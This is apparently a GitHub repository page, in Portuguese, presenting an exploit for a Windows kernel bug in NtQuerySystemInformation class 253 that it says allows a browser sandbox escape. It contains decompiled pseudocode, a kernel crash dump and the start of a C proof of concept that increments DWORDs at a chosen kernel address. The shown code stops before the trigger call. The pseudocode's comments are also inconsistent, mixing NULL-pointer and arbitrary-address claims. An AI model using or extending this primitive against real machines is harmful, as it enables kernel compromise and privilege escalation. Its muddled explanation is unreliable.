 orinimron123/cve-2026-40369-exploit
Código completo de exploit para CVE-2026-40369 - Uma vulnerabilidade de escrita arbitrária no kernel do Windows que permite escapar da sandbox do navegador a partir da sandbox do processo de renderização de todos os navegadores

ExpGetProcessInformationNtQuerySystemInformation(SystemProcessInformationExtension, kernelAddr, 0, &needed)ExpGetProcessInformation é chamado por ExpQuerySystemInformation para classes de informação
5 (SystemProcessInformation), 0x39, 0x94, 0xFC, e 0xFD (253 = SystemProcessInformationExtension).
O local de chamada em ExpQuerySystemInformation+0xD7A:
// Cases 5, 0x39, 0x94, 0xFC, 0xFD all share this call:
result = ExpGetProcessInformation((unsigned int *)userBuffer, bufferLength, &returnSize, NULL, infoClass);
Quando userBuffer também aponta para o Kernel (por exemplo, sondando o tamanho necessário do buffer), a função entra em:
// ExpGetProcessInformation, simplified:
__int64 ExpGetProcessInformation(unsigned int *buffer, unsigned int length, ..., int infoClass)
{
    v91 = buffer;  // = NULL

    if (infoClass == 252) {
        v86 = v91;  // class 252 uses v86
        // ...
    } else {
        v86 = NULL;
        if (infoClass == 253) {
            v95 = v91;  // v95 = NULL (BUG: sanitization for kernel address check!)
            goto LABEL_11;
        }
        // class 5 path - uses v81, doesn't touch v95
    }
    v95 = NULL;  // class 252 path falls through here

LABEL_11:
    // ... process iteration loop ...
    while (NextProcess) {
        if (infoClass == 253) {
            ++*v95;          // CRASH: v95 is Arbitrary Kernel Address
            v95[1] += ...;   // Would also crash
            v95[2] += ...;   // Would also crash
        }
        // class 5/252 paths handle NULL buffer correctly
    }
}
Para a classe 253, v95 é definido como o ponteiro do buffer (v91 = buffer = NULL) sem qualquer verificação de NULL.
O loop de iteração de processos então tenta incrementar um contador em *v95, causando uma desreferência de ponteiro NULL
em modo kernel → BSOD.
As classes 5 e 252 lidam corretamente com buffers NULL porque usam variáveis diferentes (v81/v86)
e possuem verificações adequadas antes de desreferenciar.
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: ffff800041424344, memory referenced.
Arg2: 0000000000000002, X64: bit 0 set if the fault was due to a not-present PTE.
	bit 1 is set if the fault was due to a write, clear if a read.
	bit 3 is set if the processor decided the fault was due to a corrupted PTE.
	bit 4 is set if the fault was due to attempted execute of a no-execute PTE.
	- ARM64: bit 1 is set if the fault was due to a write, clear if a read.
	bit 3 is set if the fault was due to attempted execute of a no-execute PTE.
Arg3: fffff803a06db22e, If non-zero, the instruction address which referenced the bad memory
	address.
Arg4: 0000000000000002, (reserved)

IP_IN_PAGED_CODE:
nt!ExpGetProcessInformation+42e
fffff803`a06db22e ff03            inc     dword ptr [rbx]

STACK_TEXT:
*** WARNING: Unable to verify checksum for poc.exe
Unable to load image C:\Users\vm\poc.exe, Win32 error 0n2
ffffd380`d4dc52f8 fffff803`a01b2d82     : ffffd380`d4dc5378 00000000`00000001 00000000`00000100 fffff803`a02c4801 : nt!DbgBreakPointWithStatus
ffffd380`d4dc5300 fffff803`a01b22ac     : 00000000`00000003 ffffd380`d4dc5460 fffff803`a02c4970 00000000`00000050 : nt!KiBugCheckDebugBreak+0x12
ffffd380`d4dc5360 fffff803`a00fba97     : 00000000`00000000 fffff803`9fe46273 00000000`00000000 00000000`00000000 : nt!KeBugCheck2+0xb2c
ffffd380`d4dc5af0 fffff803`9fe29dc0     : 00000000`00000050 ffff8000`41424344 00000000`00000002 ffffd380`d4dc5d90 : nt!KeBugCheckEx+0x107
ffffd380`d4dc5b30 fffff803`9fe16d96     : fffff803`a0bd9680 ffff8000`00000000 ffff8000`41424344 0000007f`fffffff8 : nt!MiSystemFault+0x850
ffffd380`d4dc5c20 fffff803`a02b9ecb     : 00000000`00000000 00000000`0000000f 00000000`00000000 0000000c`00000000 : nt!MmAccessFault+0x646
ffffd380`d4dc5d90 fffff803`a06db22e     : 00000000`00000001 00000000`00000001 00000000`c0000004 00000000`000000fd : nt!KiPageFault+0x38b
ffffd380`d4dc5f20 fffff803`a06dcfbf     : 00000000`00000000 00000000`00000000 ffff8701`f54e4118 00000000`00000000 : nt!ExpGetProcessInformation+0x42e
ffffd380`d4dc6540 fffff803`a06e1061     : 00000000`00001000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!ExpQuerySystemInformation+0xd7f
ffffd380`d4dc6aa0 fffff803`a02be355     : 00000285`00b20000 ffff8701`f54e4080 ffff8701`f54e4080 00000000`00000000 : nt!NtQuerySystemInformation+0x91
ffffd380`d4dc6ae0 00007ffd`5bc82154     : 00007ff6`f01c10ef 00007ff6`f01e20a0 00007ff6`f01e20a0 00007ffd`5bc82140 : nt!KiSystemServiceCopyEnd+0x25
000000e8`7679faf8 00007ff6`f01c10ef     : 00007ff6`f01e20a0 00007ff6`f01e20a0 00007ffd`5bc82140 00000285`00da4eb5 : ntdll!NtQuerySystemInformation+0x14
000000e8`7679fb00 00007ff6`f01c1374     : 00000000`00000000 00000285`00da3ab0 00000000`00000000 00000000`00000000 : poc+0x10ef
000000e8`7679fb30 00007ffd`5a5ae8d7     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : poc+0x1374
000000e8`7679fb70 00007ffd`5bbac48c     : 00000000`00000000 00000000`00000000 000004f0`fffffb30 000004d0`fffffb30 : KERNEL32!BaseThreadInitThunk+0x17
000000e8`7679fba0 00000000`00000000     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x2c

Reprodutor mínimo (não privilegiado, sem tokens especiais necessários):
/**
 * poc.c — NtQuerySystemInformation class 253 arbitrary kernel increment PoC
 *
 * Demonstrates arbitrary kernel DWORD increment via ProbeForWrite bypass.
 * Passes a kernel address as the output buffer with Length=0, causing
 * ExpGetProcessInformation to increment DWORDs at the target address
 * without validation.
 *
 * Build: cl /W4 /O2 poc.c /Fe:poc.exe /link ntdll.lib
 */

#include <windows.h>
#include <stdio.h>

#pragma comment(lib, "ntdll.lib")

typedef long NTSTATUS;

#define SystemProcessInformationExtension 253

typedef NTSTATUS (NTAPI *PNtQuerySystemInformation)(
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

int main(void)
{
    PNtQuerySystemInformation pNtQSI = (PNtQuerySystemInformation)
        GetProcAddress(GetModuleHandleW(L"ntdll.dll"), "NtQuerySystemInformation");

    if (!pNtQSI) {
        printf("[-] Failed to resolve NtQuerySystemInformation\n");
        return 1;
    }

    PVOID target = (PVOID)0xffff800041424344ULL;

    printf("[*] NtQuerySystemInformation class 253 arbitrary kernel increment PoC\n");
    printf("[*] Target kernel address: %p\n", target);
    printf("[*] Will write:\n");
    printf("      [target+0] += num_processes  (DWORD increment)\n");
    printf("      [target+4] += total_threads  (DWORD add)\n");
    printf("      [target+8] += total_handles  (DWORD add)\n");
    printf("\n");
    printf("[!] This WILL bugcheck if the address is not mapped writable memory.\n");
    printf("[*] Press Enter to trigger...\n");
    getchar();
